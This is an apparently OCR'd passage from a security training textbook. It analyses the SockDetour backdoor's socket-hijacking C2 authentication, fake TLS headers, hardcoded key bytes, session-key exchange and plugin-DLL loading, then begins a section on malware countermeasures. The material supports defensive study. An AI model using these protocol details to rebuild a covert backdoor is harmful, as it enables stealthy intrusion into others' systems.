
  The malware verifies and validates C2 connections as follows:

  - The authentication data from the client are shown in the table below. Initially, 137 bytes of data are expected from the client for authentication.

`17 03 03`	**`AA BB`**	**`CC DD EE FF`**	**`128-byte data block`**
Fixed header value to disguise TLS traffic	Size of the payload data	Four-byte variable used for client authentication	Data signature for client authentication data block

Table 7.6: Data structure of SockDetour client authentication

  - Examine the initial 9 bytes of data, which are obtained using the **`recv()`** function along with the option **`MSG_PEEK`** since it does not interrupt the legitimate service's traffic even after discarding data from the socket queue.
  - Check if the data begin with **`17 03 03`**, which is a commonly recorded header for TLS transactions during encrypted data transmission, which can be shown only after performing the appropriate TLS handshake.



```

Figure 7.133: SockDetour receiving and verifying data

  - Check if the payload data size (**`AA BB`**) is not greater than 251.

- Check if the next four bytes of the payload (`CC DD EE FF`) satisfy the following conditions:
  - The result is `88 a0 90 82` after performing bitwise AND with `88 a0 90 82`.
  - The result is `fd f5 fb ef` after performing bitwise OR with `fd f5 fb ef`.
- Now, examine the complete 137 bytes of data from the same socket data queue with the option `MSG_PEEK` for further authentication.
- Then, create a 24-byte data block as shown in the table.

`08 1c c1 78 d4 13 3a d7 0f ab`	`CC DD EE FF`	`b3 a2 b8 ae 63 bb 03 e8 ff 3b`
10 bytes hardcoded in SockDetour	Four bytes received from the client for authentication	10 bytes hardcoded in SockDetour

Table 7.7: Block data to be verified for client authentication

- Using an embedded public key against the 128-byte data signature in the above table, the above 24-byte data block is hashed and verified. The data signature is generated by signing the hash of the same 24-byte data block through its corresponding private key.

Client authentication is achieved with the above steps. Now, the malware takes control over the TCP session via the `recv()` function without adding the `MSG_PEEK` option because the session is already verified for backdoor persistence.

Further, SockDetour generates a 160-bit session key through a hardcoded initial vector value **bvyiafszmkjsmqgl**. Now, the malware transmits it to the remote client using the data structure given in the below table.

`17 03 03`	`AA BB`	`CC DD EE FF`	`session_key`	`random_padding`
Fixed header value to disguise TLS traffic	Payload data size	Session key length	160-bit session key	Random padding

Table 7.8 SockDetour session key sent to the client

As a result, the C2 connection can be encrypted over the hijacked socket as the session key is already shared between SockDetour and the remote client.

Plugin Loading Feature


Being a backup backdoor, SockDetour can load a plugin DLL. After successful sharing of the session key, the malware receives four bytes of data from the client, where four bytes is the size of data that SockDetour receives for final payload delivery.

Using the shared session key, the received final payload data are encrypted. The received payload data will be encoded in the JSON format with two objects **`app`** and **`args`** after its decryption. The **`app`** object holds a base 64-encoded DLL, and the **`args`** object holds an argument set to be transferred to the DLL.

Now, the malware loads this plugin DLL into the newly allocated memory space and invokes an export function **`ThreadProc`**, along with the argument given in the following JSON structure:

```
{
 "sock": hijacked_socket,
    "key": session_key,
    "args": arguments_received_from_client
}
```

As plugin DLL samples were not identified, the argument given above informs that the plugin can interact via the hijacked socket and encrypts the TLS transaction via the above-generated session key. In this manner, SockDetour serves as a stealthy backup backdoor.




LO#07: Explain Malware Countermeasures

Malware Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than eliminating it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk it causes upon entry.



Trojan Countermeasures

